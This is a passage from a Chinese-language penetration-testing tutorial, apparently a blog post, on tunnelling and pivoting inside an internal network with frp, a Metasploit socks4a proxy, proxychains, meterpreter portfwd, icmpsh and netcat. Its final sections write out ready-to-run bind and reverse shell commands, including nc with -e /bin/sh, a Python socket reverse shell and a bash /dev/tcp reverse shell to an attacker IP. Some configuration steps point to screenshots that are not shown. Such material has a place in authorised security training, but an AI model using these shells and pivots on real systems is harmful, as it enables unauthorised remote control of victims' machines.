
然后运行frps.exe -c frps.ini




然后在边缘机器设置frpc.ini



然后执行frpc.exe -c frpc.ini






然后监听本地8010端口

0x07 msf Sock4a


搭建Socks4a代理


```
use    auxiliary/server/socks4aset    SRVHOST       0.0.0.0set    SRVPORT
1080runroute add 0.0.0.0 0.0.0.0 1
```

修改proxychains配置文件




```
proxychains nmap 192.168.52.138 -sV -sT -p 80
```





###0x07.1 portfwd端口转发 portfwd

是meterpreter提供的一种基本的端口转发。porfwd可以反弹单个端口到本地，并且监听，使用方法如下

```
portfwd add -l 3389 -r 192.168.220.133 -p 3389
```

然后我们访问本地3389


```
rdesktop 127.0.0.1:3389
```

0x08 icmpsh

因为icmpsh工具要代替系统本身的ping命令的应答程序，所以需要输入命令来关闭本地程序的icmp应答，如果要恢复就设置为0，否则shell的允许会不稳定，比如一直刷屏，无法进行交互输入 sysctl -w net.ipv4.icmp_echo_ignore_all=1

攻击机：./icmpsh_m.py 攻击ip 受害ip

受害机：icmpsh.exe -t 攻击机ip




0x09 nc

1.正向

目标机器 nc -lvp 4444 -e /bin/sh linux nc -lvp 4444 -e c:\windows\system32\cmd.exe windows


攻击机器 nc <目标机器ip> 4444



2.反向

攻击机器监听本地端口 `nc -lvp 1234`

目标机器 `nc 1234 -e /bin/sh linux nc 1234 -e cmd.exe windows`



在一般情况下目标机器是没有nc的。这里可以用其他工具或者编程语言来代替nc python反向shell

攻击机器：`nc -lvp 2222`

目标机器：python -c "import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('192.168.220.1',2222));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);"

bash反向shell

攻击机器：nc -lvp 2222

目标机器：bash -i >& /dev/tcp/192.168.220.1/2222 0>&1

END


推荐阅读

SOCKS代理 | 渗透之内网漫游代理姿势

内网漫游之SOCKS代理大结局

点赞 在看 转发

原创投稿作者：一寸一叶



精选留言

用户设置不下载评论